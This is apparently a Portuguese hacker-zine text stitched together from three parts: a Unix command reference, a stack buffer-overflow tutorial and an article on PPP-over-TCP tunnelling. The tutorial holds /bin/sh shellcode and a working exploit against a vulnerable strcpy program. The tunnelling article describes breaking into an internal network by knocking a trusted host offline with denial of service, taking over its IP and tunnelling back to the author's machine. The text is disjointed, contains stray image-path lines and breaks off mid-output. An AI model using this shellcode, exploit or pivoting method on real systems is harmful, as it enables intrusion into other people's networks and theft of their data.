make — Utilitario muito utilizado pelos desenvolvedores em UNIX pra automatizar processo de geracao de programas. Ele le o arquivo de entrada "Makefile" e vai realizando o servico sobre as dependencias.
Ele faz tudo, desde compilar ate ligar os modulos.

```
# make all
< isso tomando como base um Makefile que tenha esta
  opcao >
```

-e : indica as variaveis do sistema q devem prevalecer.
-i : despreza os codigos retornados.
-k : abandona o trabalho na entrada corrente.
-n : lista apenas os comandos do Makefile.
-p : echoa para impressora os comandos.
-r : despreza as regras intrinsecas.
-s : modo silencioso.
-t : atualiza data e hora

mkdir — Cria diretorios (me sinto tao mal falando isso).

mv — Move arquivos de um lugar ao outro. Funciona parecido com o cp exceto pelo fato de apagar o source do arquivos depois de copiar.
Tambem sobrepoe o arquivo se ele ja existir sem pedir confirmacao alguma.

```
# mv /usr/src/linux.tar.gz /home/usuario1/linux.tar.gz
```

od Exibe um arquivo em octal. Tambem pode ser em hexa, ASCII, decimal ou ate combinacoes destes.

od -opcoes arquivo

-b : exibe bytes em octal
-c : exibe bytes em ASCII
-d : exibe palavra como decimal sem sinal
-o : exibe palavra em octal
-x : exibe palavra em hexa

pack Este rapaz le o arquivo de entrada normalmente e produz como saida uma versao comprimida.
Recebem o sufixo ".z" que indica a compressao.
Em arquivos texto chega a compactar 70% ja em binarios atinge menos que 15%.
Utilizando ele com o find podemos ter:

find /usr/jacuh -print | cpio -ocv > transarq
  pack -f transarq

ps O comando `ps' reporta a situacao dos processos atuais no unix. E' o mesmo que o velho "d a,l" das maquinas MVS da IBM.
As opcoes -e e -f sao de maior interesse para desenvolvedores, ja que reportam todas as infos.
Usando o parametro -ef surgem 8 colunas.

1. Coluna UID: identifica a ID do dono do processo.
2. Coluna PID: identifica o numero ID do processo.
3. Coluna PPID: identifica o processo pai.
4. Coluna C: indica a quantidade de utilizacao do processador para escalamento.
5. Coluna STIME: indica a hora que o processo foi iniciado.
6. Coluna TTY: indica o terminal de controla associado ao processo.
7. Coluna TIME: tempo total da execucao que o processo acumulou.
8. Coluna COMMAND: descreve o nome do processo indicando qual comando esta sendo executado.

pwd Esse comando e' usado para mostrar o diretorio corrente, e e', na realidade um acronimo de print working directory. Geralmente nao reporta erros :/

rm Esse comando e' usado para remover arquivos do sistema de arquivos do UNIX. Utilizando as opcoes -f, -r e -i (mais usadas). Para diretorios use opcao -r.
Para se utilizar destes comandos deve-se ter permissao sobre os arquivos a serem excluidos.
Com a opcao -i vc tera possibilidade de confirmar a remocao do arquivo.
Use com cuidado a opcao rm -rf principalmente quando tiveres permissao de super usuario.
A utilizacao de coringas tb e' desaconselhada.

nao tente: rm -rf / ou *

rmdir Comando utilizado para remover diretorios vazios da estrutura. E' aconselhavel que se utilize toda estrutura na hora do comando ex.:

rmdir /home/users1/billgates

sed Esse comando e' o editor do sistema. E' uma versao bem mais fraca do awk eu suponho, na realidade pode se usar como um filtro.
Pode-se por vez "editar" grandes arquivos em um roteiro do shell. Um roteiro do shell pode ser tornado extremamente inteligente atraves do use do comando "sed".
Exemplo real dele pode ser o fato de querer se trocar todas as ocorrencias do tipo "axur" para "AXUR" em

um arquivo qualquer.

```
# sed s/axur/AXUR/g ~/axur0503.old /tmp/axur0503.new
```

Usando o fonte no home e com saida no /tmp.

sort — Sua funcao e' produzir arquivos ordenados como fala o nome. Temos como opcao:

-c : verifica se um arquivo ja esta ordenado de acordo.
-m : toma os arquivos de entrada como previamente ordenados e somente os funde na saida.
-u : compara arquivos especificados evitando duplicidade.
-o : especifica nome do arquivo de saida
-d : especifica que a ordenacao deve usar ordem do dicionario.
-f : depreza diferenca de caixa.
-i : intrui o sort de nao levar em conta os caracteres que estejam em ascii.
-r : inverte a sequencia de ordenacao.
-t : identifica o caracter a ser usado como delimitador.
+n : n indica o iniciodo numero do campo no qual terminar a ordenacao.

Exemplo:

```
# sort arquivo1 arquivo2
# sort -o seilah arquivo1 arquivo2
# sort -urf arquivo1 arquivo2 > seilah
# ls -l | sort -r +5 -7
# ls -l | sort -o seilah -r +5
# ls -l | sort -r +5 -7 > seilah
```

Onde o primeiro ordena os arquivos chamados arquivo1 e arquivo2. No segundo executa o mesmo mas a saida e' gravada em um arquivo chamado seilah. No terceiro usa o metodo de redirecionamento para colocar a saida no arquivo chamado ordenado enquanto as opcoes -urf indicam que os registros devem ser unicos e gravados em ordem invertida e as diferencas de caixa nao devem ser levadas em conta.

spell — Utilitario q verifica a grafia no unix. Eu usei ele bastante no SCO (nao no linux). Nao cabe entrar em detalhes sobre ele, quase ninguem usa e nao to afim de descreve-lo.

stty — O comando stty pode ser usado para alterar ou para verificar certas caracteristicas do terminal. Todos os usuarios com sessao aberta no UNIX devem possuir essas caracteristicas estabelecidas. Elas podem incluir informacoes como tipo de conexao e velocidade, caracteres especiais, dados de controle de fluxo e caracteristica da linha de comunicacao. Acho que os ajustes que terao interesse imediato provavelmente serao aqueles como mudar o caracter de retrocesso, a paridade e a velocidade da linha e como voltar os caracteres de apagamento de caracter e de linha para seus valores. (bah!) Algumas especificacoes validas abaixo:

```
# stty -a
```

Esse comando exibe uma listagem longa de todos os valores configuraveis do stty e seus valores atuais.

```
# stty erase '^H'
```

Este exemplo acerta o caracter de retrocesso como de apagamento de caracter.

```
# stty kill '#'
```

Este exemplo coloca o caracter # como caracter de a-
pagamento de linha.

stty ek

Esse exemplo volta os caracteres de apagamento de
caracter e de linha para seus valores, respectiva-
mente '#' e '@'.

stty parodd

Seta paridade impoar "-parodd" oposto de paridade
par. Que e' aquele esquema q todos sabem que defi-
ne o bit que vai servir de checagem 7/8.

stty cs8

Esse exemplo indica que um caracter tem 8 bits de
dados; os valores sao cs5-8, sendo padrao 7.

stty 19200

Atribui velocidade ao terminal conectado.

stty ixon

Comando indica que deve ser ativado o controle de
fluxo XON;-ixon desabilitara procesamento de contro-
le de fluxo XON.

stty ixoff

Esse exemplo indica que o controle de fluxo XOFF
deve ser desabilitado.

Tem uma caralhada de opcoes... de um man stty!

tr Comando usado para traduzir caracteres de um arqui-
vo. Ele nao e' tao sofisticado quando o sed ou awk,
mas e' bastante util. Um dos motivos mais comuns para
se usar o comando tr e' executar traducao de caixa
de arquivos texto, executar substituicoes simples de
cadeias e executar edicao simples de padroes.

tr cuh1 cuh2 < arquivo

Indica que todas ocorrencias de cuh1 no arquivo
devem ser substituidas por cuh2 saindo no padrao.
Ou...:

tr cuh1 cuh2 < arquivo > arquivo2

tr \[a-z\] \[A-Z\] < arquivo > arquivo2
tr '[a-z'] '[A-Z'] < arquivo > arquivo2

Como neston... invente uma!

unpack O oposto logico de pack. (unix)
Pra resumir os descompactadores sabe-se para linux
os mais usados:
unarj - ARJ
unzip - nao sei ainda... ;)
mas na compactacao nao pode se esquecer do tar e o
gzip.
No SCO se usa:

unpack arquivo.z

vi Bah! VI e' assunto de uma noite, meu editor prefe-
rido e mais legalzinho. Nao vou me apegar a detalhes
pq senao vira aula. Contudo pode-se ver que e' uma
poderosissima arma de trabalho desde que se saiba
como utiliza-la.

wc Acronimo de "word count" (i think ;)).

Ele e' otimo porque pode conta e informar a quantidade de palavras, caracteres e linhas de um arquivo. Pode-se usar as tres opcoes:

-l : so e' informada a quantidade de linhas.
-w : so e' informada a quantidade de palavras.
-c : so e' informada a quantidade de caracteres.

Tem um exemplo pratico do wc numa das minhas backdoors mas coloco outro abaixo:

```
# wc -l /etc/passwd
# wc -cl ~/.profile
# wc -w /etc/passwd
```

who — Comando who e' usado pra determinar a quantidade e identidade dos usuarios que estao utilizando o sistema no momento. Alem do nome dos usuarios, o comando who pode tb informar a hora de abertura da sessao e outras infos obtidas no /etc/utmp.
Algumas das suas varias opcoes sao listadas abaixo:

-a : essa opcao produz um relato de todas as opcoes especificadas.
-H : coloca cabecalho nas colunas de saida do who.
-s : informa apenas os campos ID do usuario, ID do terminal usado e hora ad abertura da sessao.
-q : informa quantos usuarios estao com sessao aberta.
-l : lista as linhas que estao disponiveis para abertura de sessao.
Exemplos...? bug-off!

Comunicacoes basicas em Rede

uucp — Esse comando fornece acesso mais facil ao subsistema do uucp para a maior parte das transferencias de dados e fornece mais controle do que os outros utilitarios de transferencia de dados do uucp. O formato geral do comando uucp e':

```
# uucp arq.origem arq.destino
```

O fonte deve estar no sistema local ou remoto, o mesmo valendo para o arq.destino arq.origem podem ser substituidos por qualquer nome do de arquivo unix valido, incluindo indentificadores de sistema remoto que precedam o nome do percursso como o caractere de exclamacao (!). Exemplo de transmissao uucp numa rede:

```
# uucp -msaxur05 -ntsm -j -c ~/.profile hack|~profile senha007
```

cu — Este comando estabelece uma sessao com um sistema remoto. Este comando chama "call up" ou "call unix" permite que o usuario que estiver com uma sessao aberta em uma maquina unix, abra sessao em uma segunda como se estivesse conectado localmente.
Exemplo:

```
# cu -s 1200 -n 12012980161
# cu -s 1200 -d -n 12012980161
# cu rambo
```

Primeira linha conecta um modem no numero -n a velocidade impressionanente de 1200.
Segunda faz o mesmo rastreando tudo q acontece.
Terceira chama um sistema qualquer


uulog — Examina o sumario de registros de transacoes uucp e uux. Nao deixa de ser um comando de suporte. Ex:.

```
# uulog -sleft
# uulog -utsm
# uulog
```

uustat Comando obtem situacao de tarefas enfileiradas, ou elimina tarefas da fila. Permite que o usuario tenha informacoes sobre as tarefas do uucp. Tb serve pra cancelar qualquer tarefa que ainda esteja esperando processamento pelo uucp, ou qualquer tarefa que possa estar em progresso.

uuto Comando envia um arquivo local para o diretorio publico de um sistema UNIX remoto.
O comando uuto trabalha de forma bastante semelhante ao uucp exceto que somente um destino pode ser especificado como identificador do sistema de destino.

uupick Comando aceita ou rejeita os arquivos transmitidos para o usuario. O comando uupick e' usado para recuperar arquivos enviados para o usuario na maquina remota. Quando os arquivos chegam, o subsistema uucp da maquina de destino, via correio eletronico, nofifica o usuario da chegada dos arquivos. O destinatario pode entao usar o uupick pra copiar os arquivos de dados do diretorio em que o subsistema uucp os colocou, no diretorio corrente do destinatario.



0. INDEX

1. Introducao

A cada dia que passa, novos exploits sao lancados, basicamente essa nova geracao de bugs sao baseados em stack overflow, lapsos do programador, que pensa como programar um utilitario sem pensar no problema de seguranca em stack.

O que vai ser mostrado aqui, e' o funcionamento do stack, como programar um exploit, e dicas de programacao segura...

Comecarei com um overview em Assembler iNTEL e no ambiente DOS, depos irei
me transferir para o ambiente UNiX x86(Linux, BSD, SCO, etc..).

2. Overview da Stack em TASM/DOS

Irei fazer um simples programa, quero para voces saberem como funciona o
stack.

---------------------->8-- example1.pas -->8-----------------------------

```
procedure faca_algo; far;
var temp: array[ 0..511] of byte;
begin
end;

begin
     faca_algo;
end.
```


***** Explanation on DOS *****
Estou sem turbo debugger.... hehehe no explaination...
Fica pra outra hora

3. Overview em LiNUX/x86

   O mesmo vale para FreeBSD, SCO, e todos os outros iNTEL based UNiX
boxes.

3.1 ---------------------->8-- example2.c -->8-----------------------------

```
faca_algo()
{
char temp[512];
}

main()
{
   faca_algo();
}
```


3.2 Disassemblando example2:
(desassemblado com o Free Software Fundation Inc. gdb, versao GDB 4.15.1)

Antes de comecar, tenha em mente que normalmente as funcoes e os dados sao
alinhados na memoria com tamanhos de ints, como podemos ver aqui em baixo,
vai uma breve explicacao!


```
0x8048454 <faca_algo>:          pushl  %ebp
0x8048455 <faca_algo+1>:        movl   %esp,%ebp
0x8048457 <faca_algo+3>:        subl   $0x200,%esp
0x804845d <faca_algo+9>:        movl   %ebp,%esp
0x804845f <faca_algo+11>:       popl   %ebp
0x8048460 <faca_algo+12>:       ret

0x8048464 <main>:               pushl  %ebp
0x8048465 <main+1>:             movl   %esp,%ebp
0x8048467 <main+3>:             call   0x8048454 <faca_algo>
0x804846c <main+8>:             movl   %ebp,%esp
0x804846e <main+10>:            popl   %ebp
0x804846f <main+11>:            ret
End of assembler dump.
```


3.3 Overview do codigo em assembler

```
>pushl  %ebp
>movl   %esp,%ebp
```
push %ebp, guarda o frame pointer no stack, para uso futuro...
(na hora de sair da funcao...)
a proxima instrucao faz com que o registrador ebp, tenha o mesmo

valor do stack point, que e' feito para pegar variaveis de stack, por ser
um registrador que pode ser facilmente indexado...

>call   0x8048454 <faca_algo>
chama a funcao <faca_algo>

[faca_algo]
>pushl %ebp
>movl   %esp,%ebp
mesma tecnica de antes..
(Pra voces verem q o compilador repete esse tecnica por default...)

>subl $0x200,%esp
Aqui eles deslocam o ponteiro do stack no numero arrendondado de ints(tudo
em bytes) das variaveis de stack..
no exemplo, sao deslocados 512 bytes(nosso temp tem 512 bytes)..
Se no nosso temp tivesse 511, 510, 509, tbem iriamos alocar 512 bytes
(no caso do linux, ints(ou "WORDS") sao 32 bits = 4 bytes..

>movl   %ebp,%esp
Agora sim estamos fazendo um update em ebp com esp (tecnica default...)

>popl   %ebp
>ret
tecnica de saida de uma funcao:
retira-se do stack ebp[frame pointer] (vide a primeira instrucao da
entrada na funcao) e cai fora para a continuacao do programa pre-funcao...

3.4 Overview do codigo em Stack...

Digamos q nossa stack esteja vazia... vamos observa-la linha por linha de
codigo...
* = current stack point
pushl %ebp   * %ebp
movl   %esp,%ebp
call   0x8048454 <faca_algo>   * return_address %ebp

movl %ebp,%esp   * %ebp
popl %ebp   * %ebp
ret   * usa a final stack que deve apontar para
alguma funcao que termina o processo, ou algo parecido...

[faca_algo]

pushl %ebp   * %ebp return_address %ebp
movl   %esp,%ebp
subl $0x200,%esp   * [temp] %ebp ret_addr %ebp
movl   %ebp,%esp   * %ebp ret_addr %ebp
como vcs podem ver, ele guarda o pre-%esp em %ebp, antes de alocar espaco
na stack para o temp[512];
popl   %ebp   * ret_addr %ebp
ret   * %ebp
(eu sempre vou usar %ebp ao inves de frame pointer pra nao dar no' na
cabeca de voces, mas o real e' q isso e' o frame pointer, estudem
assembler em modos de protecao, que voces vao descobrir o q vem a ser
isso...)

3.5 Funcoes com variaveis (pensando ao nivel de stack)

por exemplo...
```
faca_algo( int a, int b, int c)
char temp[ 512];
{
  /* ponto A */
}

main()
{
  faca_algo( 1, 2, 3);
}
```

a stack no "Ponto A" fica...

* temp[0..511] %ebp ret_addr a b c %ebp
ou seja,

antes do call, o compiladorr empilha na stack os parametros passados ao
programa

4. Executando codigo em stack

Analizando o codigo acima, em vista do stack, vejamos como funciona..

STACK:
* temp[0..511] %ebp ret_addr %ebp

E' muito simples, se deslocarmos o return_address, facilmente iremos
executar codigo nao do programa em si... :)
Para isso, basta q troquemos temp[516]; bom.. vamos ver o exemplo abaixo..

vou modificar o exemplo acima, para executar codigos nao alheios...

4.1
---------------------->8-- example3.c -->8----------------------------

```
faca_algo()
{
char temp[512];
int  *ret;
}

main()
{
   int csh=0;
   faca_algo();
   csh++;
   if (csh) printf("csh is a jerk...\n"); else
        printf("csh is a wizard...\n");
}
```

executando o codigo, iremos ter a seguinte mensagem na tela:

csh is a jerk...

4.2 Dissassemblando o codigo principal...

```
0x8048494 <main>:       pushl  %ebp
guarda frame pointer
0x8048495 <main+1>:     movl   %esp,%ebp
ebp = esp
0x8048497 <main+3>:     subl   $0x4,%esp
aloca espaco para variavel de stack "csh"
0x804849a <main+6>:     movl   $0x0,0xfffffffc(%ebp)
csh(variavel de stack) = 0;
0x80484a1 <main+13>:    call   0x8048484 <faca_algo>
chama funcao
0x80484a6 <main+18>:    incl   0xfffffffc(%ebp)
csh++;
0x80484a9 <main+21>:    cmpl   $0x0,0xfffffffc(%ebp)
compara csh com 0...
(vou parar de comentar por aki..... :)
bom.. vou pular o codigo do "csh++;"
a diferenca de enderecos sao 3 bytes...

0x80484ad <main+25>:    je     0x80484c0 <main+44>
0x80484af <main+27>:    pushl  $0x8048508
0x80484b4 <main+32>:    call   0x8048388 <printf>
0x80484b9 <main+37>:    addl   $0x4,%esp
0x80484bc <main+40>:    jmp    0x80484cd <main+57>
0x80484be <main+42>:    leal   (%esi),%esi
0x80484c0 <main+44>:    pushl  $0x804851a
0x80484c5 <main+49>:    call   0x8048388 <printf>
0x80484ca <main+54>:    addl   $0x4,%esp
0x80484cd <main+57>:    movl   %ebp,%esp
0x80484cf <main+59>:    popl   %ebp
0x80484d0 <main+60>:    ret
```

modificando o codigo novamente... :)

4.3
---------------------->8-- example4.c -->8----------------------------

```
faca_algo()
{
char temp[512];
int  *ret;
ret = temp+516;
*ret+=3;
}

main()
{
   int csh=0;
   faca_algo();
   csh++;
   if (csh) printf("csh is a jerk...\n"); else
        printf("csh is a wizard...\n");
}
```

executando, teremos a seguinte saida...

```
csh is a wizard...
```

trick code huh? :)

5. Shell Code

Basicamente o que queremos executar pela stack e' um codigo de shell...
Essa sessao esta 100% escrita para LINUX/iNTEL!!
Entao, se voce estiver procurando por outro shell code, inclui shell codes
no final do artigo.

5.1 Shell code:

```
---------------------->8-- example5.c -->8-----------------------------
#include <stdio.h>

main()
{
  char *arg[2];

  arg[ 0] = "/bin/sh";
  arg[ 1] = NULL;
  execve( arg[ 0], arg, NULL);
}
```

5.2 Disassemblando Shell Code: (Linux)

```
0x8048134 <main>:       pushl  %ebp
0x8048135 <main+1>:     movl   %esp,%ebp
0x8048137 <main+3>:     subl   $0x8,%esp
guarda variavel arg na stack(blargh! ja' estou cansando de comentar..
hehe)

0x804813a <main+6>:     movl   $0x8057d68,0xfffffff8(%ebp)
argv[0]="/bin/sh" (akele endereco, 0x8057d68 e' o endereco da memoria onde
esta a string /bin/sh (in text segment)

0x8048141 <main+13>:    movl   $0x0,0xfffffffc(%ebp)
argv[1] = NULL

0x8048148 <main+20>:    pushl  $0x0
comeca a empilhar no stack os parametros...
NULL
0x804814a <main+22>:    leal   0xfffffff8(%ebp),%eax
0x804814d <main+25>:    pushl  %eax
Endereco a variavel arg
0x804814e <main+26>:    movl   0xfffffff8(%ebp),%eax
0x8048151 <main+29>:    pushl  %eax
argv[0]
0x8048152 <main+30>:    call   0x8048368 <__execve>
0x8048157 <main+35>:    addl   $0xc,%esp
0x804815a <main+38>:    movl   %ebp,%esp
0x804815c <main+40>:    popl   %ebp
0x804815d <main+41>:    ret

0x80482c0 <execve>:     pushl  %ebp
0x80482c1 <__execve+1>: movl   %esp,%ebp
0x80482c3 <__execve+3>: pushl  %ebx
```

```
0x80482c4 <__execve+4>: movl   $0xb,%eax
eax = 0xb
0x80482c9 <__execve+9>: movl   0x8(%ebp),%ebx
ebx = endereco da string "/bin/sh"
0x80482cc <__execve+12>:        movl   0xc(%ebp),%ecx
ecx = endereco de arg
0x80482cf <__execve+15>:        movl   0x10(%ebp),%edx
edx = endereco do NULL
0x80482d2 <__execve+18>:        int    $0x80
kernel mode:

eax = 11 ; chamanda do syscall para o execve
ebx = endereco da string "/bin/sh"
ecx = endereco do arg
edx = endereco do NULL(environment variables)

0x80482d4 <__execve+20>:        movl   %eax,%edx
0x80482d6 <__execve+22>:        testl  %edx,%edx
0x80482d8 <__execve+24>:        jnl    0x80482ea <__execve+42>
0x80482da <__execve+26>:        negl   %edx
0x80482dc <__execve+28>:        pushl  %edx
0x80482dd <__execve+29>:        call   0x8049acc <__normal_errno_location>
0x80482e2 <__execve+34>:        popl   %edx
0x80482e3 <__execve+35>:        movl   %edx,(%eax)
0x80482e5 <__execve+37>:        movl   $0xffffffff,%eax
0x80482ea <__execve+42>:        popl   %ebx
0x80482eb <__execve+43>:        movl   %ebp,%esp
0x80482ed <__execve+45>:        popl   %ebp
0x80482ee <__execve+46>:        ret

5.3 Disassemblando um Exit Code:

0x8048350 <_exit>:      pushl  %ebp
0x8048351 <_exit+1>:    movl   %esp,%ebp
0x8048353 <_exit+3>:    pushl  %ebx
bah! :)) sem comentarios... heheheh

0x8048354 <_exit+4>:    movl   $0x1,%eax
eax = 1 (syscall do kernel para o exit)
0x8048359 <_exit+9>:    movl   0x8(%ebp),%ebx
ebx = exit code
0x804835c <_exit+12>:   int    $0x80
la' la' la' la'!! Go figure it out!
0x804835e <_exit+14>:   movl   0xfffffffc(%ebp),%ebx
0x8048361 <_exit+17>:   movl   %ebp,%esp
0x8048363 <_exit+19>:   popl   %ebp
0x8048364 <_exit+20>:   ret

5.4 Escrevendo um shell code:

Para escrever um shell code, segue os ingredientes:

a) uma string "/bin/sh" seguido de NULL
b) um codigo inteligente para execucao de um shell...

bom, parece simples, mas temos varios problemas a seguir..
:)

5.4.1 nao sabemos o nosso endereco para usar no shell code!

Solucao..

0x????????      jmp     +<deslocamento do fim do codigo>
0x????????+5    pop     %esi
     :
     :
     .
0x????????+<dfc> call    -<deslocamento do fim do codigo>-5
       "/bin/sh"
isso e' uma redundancia de codigo, mas funciona, vc desloca a execucao
para o fim do codigo q faz um call relativo para a proxima instrucao do
inicio do codigo...
ai vc deve estar se perguntando..
pq nao posso fazer assim?
```

```
0x????    call +5
0x????+5  pop %esi
?
```

ate' e' possivel, mas voce deve incrementar o %esi para o fim do codigo,
para assim pegar o endereco da string do shell code...
usando o jmp + call no fim do arquivo, return_address vem com o endereco
da proxima instrucao, q no caso, e' o proprio endereco da string "/bin/sh"

5.4.2 Nao podemos usar 0 no nosso codigo!

Vamos usar tecnicas de programacao..
:)

5.5 csh's Shell code...

Esse e' o meu shell code!
Obvio q vc pode fazer o seu proprio... Nao quer dizer q o meu seja melhor
ou o mais completo, mas e' o q eu fiz! :)
(soh um apendice aki...
 nao fui eu quem descobriu nem muito menos aprendi sozinho, logicamente
 que li varios artigos de stack, somados a experiencias de asm, entao,
 se esse codigo parecer na mesma linha de outros shellcodes, nao me
 culpem, mas esta eh a forma mais optimizada de escrever um shellcode!
)

```
---------------------->8-- example6.c -->8-----------------------------

main(){
__asm__("
     jmp        31
     pop        %esi

/* Preparando Shell Code */
     movl       %esi, 0x8(%esi)
     xorl       %eax, %eax
     movb       %al, 0x7(%esi)
     movl       %eax, 0xc(%esi)

/* Shell CODE */
     movb       $0xb, %al
     movl       %esi, %ebx
     leal       0x8(%esi), %ecx
     leal       0xc(%esi), %edx
     int        $0x80

/* Exit CODE */
     xorl       %eax, %eax
     movl       %eax, %ebx
     incl       %eax
     int        $0x80

/* Return CODE (tecnica para descobrir endereco ;) */
     call       -36
    .string \"/bin/sh\"
");
}
```

5.6 Shell Code first exploit

esse exploit vair rodar uma shell, explorando o stack incluindo em seu
return address, o endereco do shell code...

```
---------------------->8-- example7.c -->8-----------------------------
char shell[]=
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xc0\x89\xc3\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

main()
{
int *ret;

ret = (int *)&ret+2;
*ret=(int)shell;
```

```
}
```

6. Tirando proveito disso tudo

6.1 Criando um exploit:

para isso, voce tem q analizar o codigo fonte do programa a ser exploitado... saber le-lo ao nivel de stack e ao nivel de codigo simultaneamente, saber captar q nakele momento, o seu programa e' vulneravel, e que podera' ser usado um exploit contra ele...

6.1.1

```
---------------------->8-- example8.c -->8-----------------------------
#include <stdio.h>

main( argc, argv)
int argc;
char **argv;
{
    char nome[ 128];

    if (argc<2)
        {
        printf("Sem nome...\n");
        exit( 0);
        }
    strcpy( nome, argv[1]);
    printf("Ola, %s\n", nome);
}
```

6.1.2 exploit para example8.c

com esse exemplo, vemos q a variavel do nome tem 128 caracteres... se vc entrar em argv[1] uma string com mais de 128 bytes, vai entrar em core dumped... faca a tentativa...


pq core dumped?
pq vc vai sobrepor o return address, e ele vai voltar para uma area de memoria a qual nao pertence ao processo, isso vai gerar uma excessao no processador, a qual o kernel gera um segmentation violation, copiando a area de memoria usada no programa, jogando no core(nao cabe entrar em detalhes desse arquivo, entao, fica essa ideia basica)

```
---------------------->8-- example9.c -->8-----------------------------
#include <fcntl.h>

char shell[]=
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xc0\x89\xc3\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

get_esp(){ __asm("mov %esp, %eax"); }


main()
{
    char buff[ 256];
    int i, desl;
    unsigned long addr;

    desl = -0x30;

    addr = get_esp() - desl;

    for (i=0;i<128+8;i+=4)
        *(unsigned long *)(buff + i) = addr;

    for (;i<200;i++)
        buff[ i] = 0x90;
    for (i=0;i<sizeof(shell);i++)
        buff[ 200+i] = shell[ i];
    buff[ 200+i] = 0;

    execl("./example8", "example8", buff, (char *)0);
```

}

7. Conclusao

Bom, espero que tenha gostado dessa pequena explicacao sobre esse assunto
tao badalado quanto esse. Xingando um pouco todo mundo, hackers sao antes
de tudo programadores. Voce pode se achar hacker usando exploits e
invadindo provedores, mas no fundo vc nao passa de um verme cibernetico!
Se voces acham que eu devo aprofundar mais nesse assunto, mandem um email,
caso contrario, recolha-se em sua pequena insignificancia!



PS: essa e' a introducao ao projeto, existe muita coisa a ser melhorada,
    e aki esta o inicio de uma nova fase da axur05. Os projetos: designados
    pelos editores ou ideias de outros, sao trabalhos 100% by nos, que estao
    abertos como projetos para q todos possam participar, entre eles sysadms,
    coders, hackers e afins.

Essa ideia eu tive quando precisava assumir um IP para ter acesso a uma rede
interna. Ela comecou basica, mas a medida que parei pra pensa, ela eh maior do
que eu pude pensar!

Uma pequena observacao quanto aos nossos profissionais de rede neste nosso
pais tao atrasado tecnologicamente, onde nao basta ter capacidade, tem q
ter papeis para se ter uma chance, e quando se tem, nao sao valorizadas as
ideias dos nossos pesquisadores, blah.. deixa pra lah...

Sub-redes, redes atras de proxies, LANs em geral, sao totalmente inseguras...
Pessoas fazem multiplas redes, net-casting, etc... mas nem ao menos
usam um dispositivo que separe os barramentos.
"ah, deixa assim, quando o nivel de colisoes aumentar, agente dah um jeito"
agora vcs sabem pq normalmente a embratel tem problemas de roteamento.
Um switch, filtro, seja o que for, jah eh o inicio.
Mas...
tudo trafega no mesmo barramento, um comedor de bytes, vulgo analizador de
pacotes, poderia dar um historico de q tipo de dados trafegam entre ou
pelas redes, dando de cara, 99% de chances de invasao.

Praticamente falando(objetivo principal da axur05), a ideia basica eh passar
PPP por TCP, sendo q o PPP equivale a outro IP, e voce tera' na verdade dois
IPs(tunneling). Configurando as rotas corretamente, vc tera acesso a rede do
IP que vc esta trafegando.

Vou tentar ilustrar...
(logicamente q esses numeros sao meros exemplos)

```
124.70.82.0/24  &  10.0.0.0/8
-------------+---------------------------------- Barramento Ethernet
         |
     124.70.82.10   Eth0
     255.255.255.0  mask
```

Digamos que voce consiga acesso a makina 124.70.82.10, mas voce quer
entrar na rede 10.0.0.0, pq quer a makina onde ficam informacoes secretas,
digamos a makina 10.0.0.1.

vc de dentro dessa makina, consegue informacoes do tipo:

- trusted relationship (export, nis, smb, etc..etc..);
- makinas que estejam ligadas a rede 10.0.0.0;

```
Probing...(is it a crime?)
Export list for 10.0.0.1:
/               10.0.0.4
```

Bom, podemos analizar o host 10.0.0.4 a ponto de usar um D.O.S. attack
pra por a makina pra dormir mais cedo.

E a seguir, encapsulamos PPP via TCP pela makina 124.70.82.10 com o IP de
10.0.0.4.

```
csh:~# ppp 8500 - 10.0.0.4:10.0.0.200
ppp<->tcp tunneling v1.1 from bdkit v0.2beta
(c)1997, csh@sekurity.org
PS: eh preciso de um ip da mesma rede do outro lado do ppp, para q o ker-
nel veja  q  akela rede passa por ali e entao pegar o pacote e levar pro
devido  lugar.

no outro lado:
124.70.82.10:~# ppp 8500 csh.axur05.org -proxyarp
ppp<->tcp tunneling v1.1 from bdkit v0.2beta
(c)1997, csh@sekurity.org
tty allocated is /dev/ttyp0
o -proxyarp eh necessario para q o kernel avise ao router pra mandar para
o ARP correto, devido ao IP assinalado por ele.

ao dar um ifconfig,

ppp0      Link encap:Point-to-Point Protocol
      inet addr:10.0.0.4  P-t-P:10.0.0.200 Mask:255.255.255.0
      UP POINTOPOINT RUNNING  MTU:1500  Metric:1
      RX packets:2006 errors:1 dropped:1 overruns:0 frame:0
      TX packets:2201 errors:0 dropped:0 overruns:0 carrier:0 coll:0

voilah.. somos o nosso IP mais esse!
vamos ver como estao nossas rotas...

csh:~# route
Kernel routing table
Destination     Gateway         Genmask         Flags MSS    Window Use       Iface
csh             *               255.255.255.0   U     1436   0      1209545   eth0
10.0.0.200      *               255.255.255.255 UH    0      0      1         ppp0
loopback        *               255.0.0.0       U     1936   0      116156    lo
default         main.axur05.org *               UG    1436   0      859859    eth0

bom, nao temos uma rota para a rede 10.0.0.0 ...
se dermos um ping 10.0.0.0 ele vai mandar o pacote pela rota default.(eth0)
vamos entao adicionar uma rota:
csh:~# route add -net 10.0.0.0 netmask 255.0.0.0 ppp0
csh:~# route
Kernel routing table
Destination     Gateway         Genmask         Flags MSS    Window Use      Iface
csh             *               255.255.255.0   U     1436   0      1209545  eth0
